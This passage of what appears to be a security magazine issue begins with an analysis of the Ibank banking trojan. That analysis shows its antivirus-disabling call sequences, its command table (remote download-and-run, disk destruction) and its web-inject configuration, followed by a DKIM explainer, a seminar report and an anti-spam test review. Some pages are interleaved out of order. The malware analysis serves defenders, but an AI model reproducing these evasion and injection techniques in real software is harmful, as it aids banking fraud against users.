WriteFile (^, VirtualAlloc (GetFileSize (^)));
OpenProcess ("avgtray.exe");
TerminateProcess (^);
```

Finally, *CA HIPS* is turned off by sending a legitimate control code to the product's driver:

```
CreateFile ("\.\KmxAgent");
DeviceIOControl (86000054h);
```

## Network connectivity

The trojan performs the following network-related activities:

- Immediately following installation, a SOCKS server is started on a random port.
- Next, the trojan informs the malicious server of the victim's summary: username, computer name, SOCKS port number.
- The configuration file is then received from the server.
- After the data is harvested, it is sent to the gate.php script at the malicious server via a POST request.
- Upon receiving the command, the trojan may download and run a custom executable.

## Remote control

The infected computer is controlled by commands contained in the configuration file. Table 3 shows the commands that are available.

## Automated online banking manipulations

In *Ibank*'s case, the 'avtozaliv' technology consists of manipulating the HTML code of the banks' websites

## FEATURE

### WHAT'S THE DEAL WITH SENDER AUTHENTICATION? PART 5

Terry Zink  
Microsoft, USA

In the last article in this series (see *VB*, September 2010, p.17) we looked at digital signatures and how they enable the contents of a message to be encrypted, effectively allowing one to sign a message and take responsibility for it by validating the identity of the sender. In this article, we look at the main technology used to accomplish this in email.

Command	Objective
!load	Load and run an executable from the given URL
!route	Configure the routing table
!inject	Traffic injections configuration
!kill_os	Killing of the infected system by writing trash to the disk's first sectors and deleting of important system files

Table 3: The available commands in the configuration file.

according to a set of rules defined in the configuration file. The configuration file contains a set of variables which define the location and the replacement data for the piece of HTML code to be modified.

Variable	Purpose
set_url	Target URL to apply the HTML modification
data_before	HTML mark (pattern) of the beginning of the code segment to be modified
data_after	HTML mark (pattern) of the tail of the code segment to be modified
data_inject	The replacement code

Table 4: The name and purpose of each variable.

In addition, the following options are supported:

- G or P – to modify the behaviour of the set\_url variable to process GET or POST requests, respectively;
- L – to dump the matched HTML code to a log file instead of performing the replacement;
- D – to set replacement periodicity.

After receiving and parsing the configuration data, the trojan saves it in the HKEY\_LOCAL\_MACHINE\Software\Microsoft\option\_9 registry key.

## CONCLUSIONS

Malware-based online banking fraud techniques are currently well developed, and the tools are readily available on the black market. Existing technologies allow automated or semi-automated fraud to be performed on an infected client, which allows massive attacks to be performed.

A deep understanding of online banking system internals is not required to perform targeted attacks, and many of the current security measures can successfully be bypassed by attackers' tools.

Any online banking solution is vulnerable to current attack technologies, as long as it runs on an insecure operating system.

## DKIM

Domain Keys Identified Mail, or DKIM<sup>1</sup>, is the main technology used to digitally sign a message. It is the successor to Domain Keys, which was developed by *Yahoo!* in 2003. There are already several tutorials available that discuss the finer points of how DKIM works, so this will be a quick discussion.

1. Tony's organization owns the domain tony.net. Tony generates a pair of keys – a public key and a private key. The public key is published in DNS and the private key remains under Tony's control. He has written an application such that every piece of mail that goes out from his mail servers has access to this key. An email he wants to send contains the following:

From: tony@tony.net  
To: terry@tzink.com  
Subject: How's it going?  
Date: December 3, 2010

Tony picks what authoritative domain will sign the mail (in this case, tony.net).

2. Next, Tony's mailer picks what fields to sign in the message. Commonly signed fields include the Message-ID, Date, From (which is required), To, Content-Type and the contents of the message itself. With the exception of the contents, all of the fields that are signed are appended together (more on this later) and are called out explicitly in the h= field. Thus, on the other end, the receiver can look at this field and know exactly what fields to extract in order to verify the DKIM signature.
3. Tony prepares to sign his email message with DKIM. The first step is to hash the body contents in base64 encoding and insert it into the bh= field. However,

<sup>1</sup>DKIM is specified in RFC 4871.

DKIM provides two options for hashing content in the message: using the relaxed canonicalization algorithm, or using strict canonicalization.

Using strict canonicalization means that the data is presented and signed as is, whereas relaxed canonicalization folds white space. You can also specify whether or not the data in the headers uses the strict algorithm, and whether or not the data in the body is signed using the strict algorithm.

Why does this matter? It matters because email has a habit of being modified in transit, and some MTAs have a habit of tampering with the contents of a message. Suppose you wanted to generate a hash of the following message:

```
Alice bewildered
Wanders drowsily towards
Wonderland Meadows
```

This piece of text contains seven words, four spaces and two line breaks. Each character in the message corresponds to a different value when it is encoded in ASCII text. A space is ASCII character 20, whereas a carriage return (a line break) is ASCII character 0D. So, the piece of text is signed by transmitting using the ASCII characters and a hash value is created.

Relaxed canonicalization folds all multiple white spaces into a single white space and all line breaks are also folded into a single white space. Our example above becomes the following:

```
Alice bewildered Wanders drowsily towards
Wonderland Meadows
```

All of the ASCII 0D characters have been replaced with ASCII 20 characters. This means that if a message is hashed using base64 encoding, the second version of the text will have a different hash value from the first.

Some MTAs will wrap line breaks in the message headers. For example, the Content-Type header might be split across two lines. When going through an MTA, those line breaks might be folded to put them all onto one line. If you sign a message using the strict canonicalization algorithm, taking a hash of the header split across multiple lines, and then the MTA wraps the line breaks, the receiver will not be able to verify the signature because the message that was signed will be different from the one that they see. The receiving MTA will not know that the message was modified in transit, so when they attempt to validate and this fails, they will assume that the message has failed validation.

The canonicalization algorithm used by the mailer is specified in the c= field. Generally speaking, I recommend that mailers use the relaxed header canonicalization. If an MTA folds white space and line wraps into a single line, then it does not matter. The receiver is supposed to fold line wraps anyhow, and therefore they will still be able to validate. The relaxed algorithm is more flexible and resilient.




Figure 1: The message is hashed using base64 encoding.

4. Next, the fields from the headers Tony chose to sign with are appended to each other, along with the bh= field, and then canonicalized. The post-canonicalized message is converted to base64, and then this is signed using an encryption algorithm (usually rsa-sha256) with Tony's *private* key. It is this signing with the encryption algorithm and private key that gives DKIM its digital signature.
5. The result of the signature is put into the b= field (see Figure 2).
6. The DKIM-Signature header is then constructed<sup>2</sup>:
  - The algorithm that is used is specified using the a= field.
  - The signing domain is specified in the d= field.
  - The selector is specified in the s= field. The signing domain is frequently the same as the value in the SMTP MAIL FROM but they do not have to be the same. You could have two different values in the s= field and the FROM field. The s= field tells the recipient where to look up the message in DNS to get the key.

<sup>2</sup>This is not an exhaustive list of the fields, only the mandatory ones and some common ones.




Figure 2: The result of the signature is put in the b= field.

- The headers that are signed are specified in the h= field.
- The time of signing, in Unix time, is specified in the t= field.
- The hash of the body contents is specified in the bh= field.
- The digital signature is specified in the b= field.

The message has the header inserted and then it is sent as an outbound mail.

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/
relaxed; d=tony.net; s=s1024; t=1288392329;
bh=QWxpY2UgYmV3aWxkZXJ1ZCBXb25kZXJzIGRyb3dzaWx5
IHRvd2FyZCBXb25kZXJsYW5kIE1lYWRvd3M=; h=To:From:
Subject:Date; b=FKgi...MFT/=
```

Now, as a receiver, here is the process that I take to validate the message:

- I receive the email and see that the message contains a DKIM-Signature header. I look for the s= field and extract s1024, and look for the d= field and extract tony.net. I use this to look up the public key in DNS. The field that I query is the following:

```
<selector>._domainkey.<domain>
```

In this case, I look up the public key for s1024.\_domainkey.diamond.net. I do *not* look up the

domain mentioned in the From: field or SMTP MAIL FROM.

```
From: tony@tony.net
To: terry@tzink.com
Subject: How's it going?
Date: December 3, 2010
DKIM-Signature: v=1; a=rsa-sha256;
c=relaxed/relaxed; d=tony.net;
s=s1024; t=1288392329; h=...; bh=...;
b=...
Query s1024._domainkey.tony.net
Key = 123456789abcdefgfh;
```

- Next, I take the message body and canonicalize it using the algorithm specified in the c= field. I compute the base64 hash of the message and compare it to the value in the bh= field in the DKIM-Signature.




Figure 3: The base64 hash is computed and compared to the value in the bh= field in the DKIM-Signature.

- The next step is to extract all of the header fields in the h= field, combine them with the hashed body

- content, and then create a base64 hash of the message using the specified canonicalization mechanism.
- This new base64 hash can be signed with the algorithm specified in the `a=` field using the public key that was retrieved from DNS. If it matches the contents of the `bh=` field, the message is validated. If it does not match, then the message is not validated.




Figure 4: If the new hash matches the contents of the `bh=` field, the message is validated.

This is the sequence for validation. The matching of the hashes using the public key prevents any spoofing. The stronger the signing algorithm, the more resistant the message is to being spoofed by a brute force attack of guessing the public key.

## ADVANTAGES

The basic advantage of DKIM is identifying a sender's identity, and being able to validate that identity with confidence. It is nearly impossible to spoof DKIM; if someone is validated using DKIM then you can be sure that the mail came from the sending domain specified in the `d=` field.

Identity is useful for whitelisting, but that is not DKIM's only application.

## Flexibility

DKIM's strength is that it does not tie an organization to a particular set of routing in the way that SPF and SenderID do with regards to forwarding. A message can be transmitted and take any number of paths to get to its receiver. It can be forwarded once, twice, three times or more, and as long as the message is received intact, it can still be validated.

Both SPF and SenderID protocols specify that the connecting IP address should be used for validation, but if mail is forwarded, this breaks both protocols because the sending IP is not the same as the connecting IP.

With DKIM, this doesn't matter. The DKIM-Signature header contains all of the necessary information and it doesn't rely on IP addresses. All that is needed in order to validate a message is contained within the header itself. If neither the header nor the body have been modified in transit, then the message can go through any number of hops and the validation will be unaffected. Rather than comparing the sending IP you look up the sending key in DNS. DKIM effectively says 'Hey, here is what you need to use in order to validate me. That's all you need. Now get cracking.'

## The reality of the limitation of infrastructure

Where DKIM comes in especially useful is in identifying the source of a message when you really want to identify the source *regardless* of its originating IP. One problem today is the lack of IPv4 space. We are running out of IP addresses that use four octets and that is why IPv6 was developed. But for the foreseeable future, we are going to be using IPv4, and organizations that use IPv6 will likely end up taking email from IPv6 and translating it to a shared IPv4 IP address before sending email out to the Internet.

What we have is a scenario where we will have many different organizations using a common IP address out of necessity. There will be a mixture of mail coming from that single IP address – some of it will belong to organization A, some will belong to organization B, some will belong to organization C, and so forth. Each organization will have a different kind of mail – organization A may send political messages, while organization B may send only one-to-one communication, and organization C may send marketing messages. None of these organizations will particularly want to share sender reputation with the others, but most receivers will see the mail coming out of that IP as a single resource, despite it being shared in reality.

DKIM allows a receiver to move from a model of IP reputation to domain reputation. An IP might have a poor quality of mail, but some senders using that common IP resource might actually be good. By knowing who the sending domain is, it is possible to discard all mail from a particular IP except for one or two particular organizations. IP reputation is effectively a short cut for mail filtering; by maintaining a large list of good and bad IPs, email receivers can save bandwidth and processing resources and reject mail much more quickly in the process. However, although mail receivers would really like to perform domain reputation checks, since the SMTP protocol allows

anyone to send mail as anyone else, a receiver cannot trust the domain in the MAIL FROM. DKIM allows a receiver to trust the sending domain instead of the sending IP. As unique IP addresses become increasingly rare, relying on IP reputation is going to become less and less reliable as senders will be forced to inherit the same IP space. However, they will not be forced to share the same domain reputation. Organizations will be able to come up with any domain they want, and as long as we all know which domains we want to talk to, we will be able to use that to differentiate between senders.

### Sending mail on behalf of another

The example I used in part 3 of this series when discussing SenderID (see *VB*, August 2010, p.15) is the situation in which a large organization requests another mailer to send mail on its behalf. In this case, one domain might appear in the From: address (so that is what is displayed to the end-user), while the SMTP MAIL FROM is different. This confuses spam filters that implement SenderID. Organizations that do this can also end up sharing the reputation of others that utilize the same IP address. When an organization is trying to protect its brand, it might not want to share the reputation of others.

With DKIM, you do not need to share the reputation of the sending IP. In fact, you can very reliably build up the reputation of a sending domain that takes explicit responsibility for a message.

What a receiver can do is build a domain reputation table not of the domain in the From: address, but instead of the domain in the d= field. Because the domain in the d= field is tied to the actual sender of the message by being cryptographically tied to the domain in DNS, it is not spoofable. The only entity that could send that message is the domain in the d= field.

An organization that sends mail on behalf of someone else puts the domain on whose behalf they are sending in the From: field, and their own domain in the d= field. When the receiver gets the message, if it is validated they build up the reputation of the domain in the d= field. The From: field can be spoofed, but the d= field cannot. If the domain in the d= field has a good reputation, then mail from it can be fast-tracked and delivered. If it has a bad reputation, it can be marked as spam.

### DISADVANTAGES

As good as DKIM is for validating the source domain of a message, the reality is that it is useful in some contexts and less useful in others.

DKIM proponents are quick to point out that all it lets you do is identify a sending domain for a message authoritatively. That's *all* it does. SPF and SenderID let you do this as well, but SPF and SenderID also let you detect spoofing.

The down side of DKIM is that, while it allows you to validate an identity positively, it does not allow you to negatively validate<sup>3</sup> an identity – that is, to detect spoofing.

If you get a message with a DKIM-Signature and it fails validation, you are supposed to treat the message as if it had no DKIM-Signature at all. Whereas SPF and SenderID allow you to specify that failure to validate is the same as non-permitted spoofing, DKIM says no such thing. There are three reasons why DKIM does this<sup>4</sup>:

1. A message without a DKIM signature is not indicative of spoofing. One basis for this is simple: if you receive a message without a DKIM signature, how would you know that the message was supposed to be signed? In DKIM, the instructions are contained within the DKIM-Signature header. Specifically, you look up the s= field for the selector, and the d= field for the domain. Combining these, you then query DNS to look up the public key.

However, a message that contains no DKIM signature contains no instructions. How do you know what the selector is? How do you know what the author domain is? You don't. You could guess that the author domain is probably the same as the From: address, but you still wouldn't know what the selector was for the domain. Thus, if you received a message from tony@diamond.net and you had never received mail from that address before, how could you know that it always signs mail with DKIM? If there was no DKIM signature, you couldn't because there are no instructions in the mail telling you what the author domain is and what the selector is. Thus, an illegitimate message with a spoofed sender looks no different from an unsigned message.

2. Email gets modified in transit from time to time. Lines get wrapped, footers get inserted and date stamps can be changed when they are sent through a relay. For this reason, a message with a DKIM signature that doesn't validate might be spoofed, or it might have changed slightly between the time it was sent and the time it was received. These small changes do not materially affect the contents or interpretation of the message; it certainly hasn't

<sup>3</sup>Invalidate?

<sup>4</sup>I don't speak for the authors of DKIM, this is based on my personal observation of mail filtering.

been spoofed. However, it prevents the message from being digitally validated and therefore it cannot be trusted as actually coming from the source from which it purports to have been sent. The fact that a DKIM signature cannot be validated means nothing more – you don't know why it couldn't be validated.

3. DKIM requires the maintenance and deployment of private keys across all of an organization's outbound mail servers. For organizations that send all of their mail from one place, this is an easy infrastructure to maintain. For organizations that send from multiple sites – such as a global company with different IT departments that set their own policies – it is more difficult to coordinate. Thus, some departments in the United States might sign with DKIM, while another in the Czech Republic might not. Because of the realities of infrastructure maintenance, the lack of DKIM stamping cannot be indicative of spoofing<sup>5</sup>.

## Anti-spoofing and the lack thereof

The DKIM protocol is used to identify a sender. Unlike SPF and SenderID, it is not used to detect spoofing.

This is a blocking issue for deployment for mail receivers from a cost/benefit ratio perspective. Most mailers are already doing their best to drive down the rate of false positives (FPs). They maintain large whitelists and are forever doing what they can to tweak their content filters by trading off anti-spam effectiveness against fewer FPs. Unfortunately, spammers are always trying to game spam filters – always. One of the techniques that they use is to spoof the sender domain, and this tricks users into taking action that they might not otherwise take. From an email receiver's perspective, here is how they see the spam problem:

1. Spam accounts for 90% of the mail that they see and it is the biggest problem they need to tackle. Spoofed mail is a substantial part of the spam problem that they need to solve.
2. False positives are a problem in general, both for signed and unsigned mail. However, anything that is done to drive down FPs in the unsigned mail scenario also helps with the signed mail scenario.
3. DKIM allows the receiver to drive down false positives by fast-tracking mail for identities that they can validate and want to hear from. Thus, in

<sup>5</sup>SPF and SenderID have the same problem, but the authors of DKIM decided to work around this by relaxing the failure case of DKIM.

theory they can be more aggressive on other types of mail. Unfortunately, this Holy Grail is forever elusive because being more aggressive on other mail means a higher false positive rate on unsigned mail, and that generates user complaints. Thus, the proper use of DKIM is *only* for fast-track filtering of validated senders you want to hear from, and the aggressiveness should be left alone on all other types of mail.

4. Thus, DKIM somewhat improves a false positive problem by narrowly helping the avoidance of some FPs, but you could get similar results by making the filter less aggressive. However, the problem of spoofing still exists and users generate a lot of complaints when they see spoofed mail in their accounts. So, from a spam filtering point of view, DKIM doesn't address the spam problem at all and the false positive problem can be addressed in other ways.

DKIM does require more processing overhead than SPF and SenderID, and also requires DNS queries and computing hashes on the receiving side. This adds computational cycles. On the sending side, it requires the management of keys deployed across a wide array of infrastructure, and these keys must be updated periodically. Key management across a large organization is not a trivial task.

Thus, mailers who implement DKIM are very cognizant of the fact that DKIM is useful in certain niche scenarios. It allows you to do some things, while not really getting more mileage out of others. Spam filterers are forever trying to keep spam out of people's mail boxes and if a content filter says that a message is clean, it should be passed through to the end-user. You don't really need DKIM for that if your filter is accurate enough.

On the other hand, many filters today don't use email and assign only a binary spam/non-spam decision. If a message is non-spam and it is from a trusted source, then perhaps the message can be richly rendered in the user's mail environment. For mail from untrusted users you might not want to display all of the links and images, but for mail from senders/domains with a good reputation it is safe to do so. Rather than maintaining a list of good IP addresses, you could maintain a list of domain names. Since domains are closely associated with brands (e.g. paypal.com, amazon.com), and because IP space can change, it is theoretically simple to manage if it can be done securely.

On the other hand, all is not lost when it comes to DKIM, spoofing and malicious intent. The DKIM protocol does address it in an addition to the RFC called 'Author Domain Signing Policies'. The discussion of that, however, must wait until the next article in this series.

# CONFERENCE REPORT

## VB 'SECURING YOUR ORGANIZATION IN THE AGE OF CYBERCRIME' SEMINAR

Helen Martin

For more than 20 years, *Virus Bulletin* has run the annual international *Virus Bulletin* conference, allowing experts in the anti-malware field to share research interests, discuss methods and emerging technologies, as well as network with their peers and meet with those who put their technologies into practice in the real world.

From very positive delegate feedback at these international security events grew the concept of a series of small, one-day seminars. As a result, last month saw the inaugural VB Seminar in central London, UK.

The Seminar was held at the historic Institute of Engineering and Technology (IET) – the foundation stone of which was laid by Queen Victoria – on the banks of the River Thames in the heart of the capital. Despite its historic pedigree, the venue's facilities were perfect for our needs, providing a modern, yet intimate space for the seminar sessions.

With snow forecast for much of the country, the organizers breathed a sigh of relief when all the speakers and delegates reached the venue safely on a cold morning in late November, and the bad weather stayed away long enough for the day's proceedings to run uninterrupted.

### PROGRAMME

Alex Shipp kicked off the programme with a look at targeted attacks and digital espionage, detailing some of the social engineering tricks used by attackers and the crafty ways in which they get their malware past security barriers. He gave an indication of the types of organization most likely to be affected and some tips on how companies can defend against such attacks, advising IT security professionals above all to stay vigilant.

Next up, DC Bob Burls of the Police Central e-Crime Unit presented an overview of botnets, explaining how they have evolved, what they are capable of, and how they are currently being used in the criminal world. He highlighted the importance of collaboration between the IT industry and law enforcement, emphasizing that it is vital for security incidents to be reported to the police in order for them to build up evidence against the perpetrators.

ESET's Juraj Malcho was next to take to the podium, bringing a slightly more technical flavour to the proceedings



with a look at the various vulnerabilities that have been in the news this year – of course devoting a fair portion of his time to discussing the headline-hitting Stuxnet vulnerabilities.

After a brief break for coffee, Andrew Lee stepped up to highlight the many ways in which social engineering can trick users into giving away valuable information, and what impact that can have for an enterprise. During his presentation Andrew ran some live demonstrations, including one in which he used *Firesheep* to expose delegates using the venue's free WiFi connection who had left their *Facebook* IDs open. He concluded that social networking is the single biggest threat facing computer users today – there was a murmur of agreement from members of the audience.

Bryan Littlefair, CISO of the *Vodafone Group*, was next to take the stage. As one of the world's largest organizations and best known brands, *Vodafone* typically suffers 1,000 DDoS attacks per month, and the organization invests more than £300 million in security globally. Bryan shared some of the strategies and programs that have worked for the company, stressing that a successful security team should support the business, not block new initiatives, and must operate strategically.

The last of the morning's presentations came from David Evans of the Information Commissioner's Office (ICO), who presented the ICO's view on data security. David highlighted the results of a survey in which protecting personal information was shown to be a greater public concern in the UK than the NHS and national security. (He pointed out that, inevitably, the same people expressing concern about their personal data would be posting status updates and detailed information on *Facebook*, *Twitter*, *et al.*) David outlined the ICO's roles, policies and procedures, and his advice for reducing privacy risk was to use personal information only where strictly necessary, and to adopt a 'data minimization' approach.

A lunch break followed, in which delegates were able to relax, network, and appreciate the stunning views from the IET's Riverside Room – indeed several braved the chill to step out on the terrace for a better view of the Thames.

After lunch, delegates returned to their seats in time for IBM's Martin Overton to start the afternoon's proceedings with a look at how to detect the unknown. He presented an overview of the tools, tricks and techniques that can be used to help establish the true state of a suspect system.

Richard Martin of the UK Payments Administration followed, with a look at the lessons learned from online banking attacks. UK bank brands were targeted by 7,000 phishing attacks in October 2010, and surveys indicate that the number of users who click the links contained in phishing emails or otherwise act on them has increased over the last five years – with under 24s twice as likely to



*Stuart Taylor and the VB Seminar speakers bring the day to a close.*

act on them as other age groups. Richard's advice to other businesses was to expect the full attention of criminals, not to assume that the challenge ends at the perimeter, and overall to expect the unexpected – with banks having learned a lot over the last few years, he asked: what happens when the bad guys move on to easier targets?

Sophos's Graham Cluley rounded off the day's presentations in his trademark flamboyant style with another look at the security risks of social networks. In an illustration of just how easy it is for attackers to gather detailed information from these sites – and how little regard users have for the risks of sharing personal data – he reported the results of an experiment in which two fictitious *Facebook* users were created: 21-year-old 'Daisy Felettin' and 56-year-old 'Dinette Stonily'. Each sent out 100 friend requests to randomly chosen *Facebook* users within their age group and after just two weeks 95 strangers had chosen to become friends with either Daisy or Dinette. Within the older age group there were even eight *Facebook* users who had befriended Dinette without having received an invitation from her. Of those who accepted the friend request, 89% of the younger age group and 57% of older age group revealed their full date of birth, while 46% of the younger group and 31% of the older group gave away personal information about their friends and family. Graham reiterated Andrew Lee's conclusion from earlier in the day – that social networks are the greatest threat facing computer users today.

Finally, to bring the event to a close, delegates posed their questions to a panel of the day's presenters. The experts squeezed onto the stage with the questions and answers deftly coordinated by Sophos's Stuart Taylor.

Overall, the seminar was a resounding success. Without exception, the presentations were engaging and informative, and a good mix of delegates from UK businesses and government organizations made for some excellent networking opportunities. We hope to be able to repeat the event in the not too distant future, so watch out for details.

## CALL FOR PAPERS

### VB2011 BARCELONA

Virus Bulletin is seeking submissions from those wishing to present papers at VB2011, which will take place 5–7 October 2011 at the Hesperia Tower hotel, Barcelona, Spain.



The conference will include a programme of 30-minute presentations running in two concurrent streams: Technical and Corporate.

Submissions are invited on all subjects relevant to anti-malware and anti-spam. In particular, VB welcomes the submission of papers that will provide delegates with ideas, advice and/or practical techniques, and encourages presentations that include practical demonstrations of techniques or new technologies.

A list of topics suggested by the attendees of VB2010 can be found at <http://www.virusbtn.com/conference/vb2011/call/>. However, please note that this list is not exhaustive, and the selection committee will consider papers on these and any other anti-malware and anti-spam related subjects.

### SUBMITTING A PROPOSAL

The deadline for submission of proposals is **Friday 11 March 2011**. Abstracts should be submitted via our online abstract submission system. You will need to include:

- An abstract of approximately 200 words outlining the proposed paper and including five key points that you intend the paper to cover.
- Full contact details.
- An indication of whether the paper is intended for the technical or corporate stream.

The abstract submission form can be found at <http://www.virusbtn.com/conference/abstracts/>.

One presenter per selected paper will be offered a complimentary conference registration, while co-authors will be offered registration at a 50% reduced rate (up to a maximum of two co-authors). VB regrets that it is not able to assist with speakers' travel and accommodation costs.

Authors are advised that, should their paper be selected for the conference programme, they will be expected to provide a full paper for inclusion in the VB2011 Conference Proceedings as well as a 30-minute presentation at VB2011. The deadline for submission of the completed papers will be Monday 6 June 2011, and potential speakers must be available to present their papers in Barcelona between 5 and 7 October 2011.

Any queries should be addressed to [editor@virusbtn.com](mailto:editor@virusbtn.com).

# COMPARATIVE REVIEW 1

## VBSPLAM COMPARATIVE REVIEW

Martijn Grooten

We owe an apology to regular readers of the VBSplam comparative reviews for having to wait an extra month for this review. The delay was not intentional – everything was on track for the test to run during the second week of October with a new, faster network and completely rewritten code to run the test (call it ‘VBSplam 2.0’ if you like) when we discovered that the new network suffered from unacceptable and unpredictable periods of downtime.

I often think of systems administrators when running the VBSplam tests: their jobs would be impossible without a reliable product to keep the vast majority of spam at bay, and I hope that these reviews give them some insight into which products are reliable. This time round, I suddenly felt like one of them: switching cables, restarting computers and routers, measuring downtime and throughput and spending many hours on the phone to the ISP’s helpdesk. For a long time my efforts were fruitless, but eventually we found a way to route traffic so that the downtime all but ceased to exist.

This tenth VBSplam report includes 19 full solutions as well as one reputation blacklist. As on some previous occasions, all products achieved a VBSplam award. I have explained before why I don’t believe this is a problem – for instance, there are several other solutions that weren’t submitted to the test, perhaps because their developers felt that they were not capable of the performance level required to qualify for an award. It also demonstrates that all of the participating products do a good job at blocking most spam while making few mistakes. Despite this, we do feel that, after ten tests,

the time is ripe for the thresholds to be set a little higher and we will be reviewing them in time for the next test (more details on which later).

### THE TEST SET-UP

The test methodology can be found at <http://www.virusbtn.com/vbsplam/methodology/>. Email was sent to the products in parallel and in real time, and products were given the option to block email pre-DATA. Four products chose to make use of this option.


As in previous tests, the products that needed to be installed on a server were installed on a *Dell PowerEdge R200*, with a 3.0GHz dual core processor and 4GB of RAM. The *Linux* products ran on *SuSE Linux Enterprise Server 11*; the *Windows Server* products ran on either the 2003 or the 2008 version, depending on which was recommended by the vendor.

To compare the products, we calculate a ‘final score’, which is currently defined as the spam catch (SC) rate minus three times the false positive (FP) rate. Products earn VBSplam certification if this value is at least 96:

$$\text{SC} - (3 \times \text{FP}) \geq 96$$

### THE EMAIL CORPUS

The test ran for 14 consecutive days, from midnight on 5 November 2010 to midnight on 19 November 2010. The test was interrupted twice during the final days of the test because of a hard disk problem; email was not sent during these periods, but this did not affect the test.



Average catch rate of all full solutions throughout the test.

The corpus contained 95,008 emails, 92,613 of which were spam. Of these spam emails, 42,741 were provided by *Project Honey Pot* and the other 49,872 were provided by *Abusix*; in both cases, the messages were relayed in real time, as were the 2,395 legitimate emails. As before, the legitimate emails were sent in a number of languages to represent an international mail stream.

The graph on the previous page shows the average catch rate of all full solutions throughout the test. It shows, for instance, that a few days into the test, and again halfway through the second week, spam became more difficult to filter. Admittedly, the difference is small, but for larger organizations and ISPs this could have resulted in thousands of extra emails making it through their spam filters.

In previous tests, we reported products' performance against large spam (messages of 50KB or larger), and against spam messages containing embedded images. In this test, the number of each of these message types dropped to levels that would be too low to draw any significant conclusions – indicating an apparent change in spammers' tactics. Whether this change is permanent or only temporary remains to be seen.

Just over 93% of all spam messages were blocked by all products and just one in 60 messages was missed by more than one full solution. This was a significant improvement compared to previous tests, but again, only time will tell whether this improvement is permanent.

1	Russian Federation	9.86%
2	India	7.67%
3	United States	7.35%
4	Brazil	5.86%
5	Vietnam	5.70%
6	Ukraine	4.84%
7	United Kingdom	3.94%
8	South Korea	2.92%
9	Italy	2.78%
10	Indonesia	2.54%

*Left: Geographical distribution of the spam seen in the spam feeds. Right: Geographical distribution of spam messages missed by at least two full solutions.*

1	Russian Federation	11.09%
2	India	8.45%
3	Vietnam	5.22%
4	South Korea	4.94%
5	Ukraine	3.83%
5	Brazil	3.83%
7	Indonesia	3.55%
8	China	3.52%
9	United States	3.41%
10	United Kingdom	3.26%

Both spam corpora used in the test contained spam sent from all over the world (the origin of a message is defined as the location of the computer from which it was sent; in the vast majority of cases, this will be a hijacked computer that is part of a botnet). Anti-spam vendors regularly publish a geographical distribution of the spam they have seen and we have done that too, in the left-hand part of the table below.

However, it is just as interesting to see how hard it is to filter spam from the various regions. To give some insight into that, the table below right shows the geographical distribution of spam messages that were missed by at least two full solutions. It is worth noting that spam from Russia and several Asian countries appears to be hard to filter, whereas spam sent from computers in the United States doesn't appear to pose much of a problem for filters.

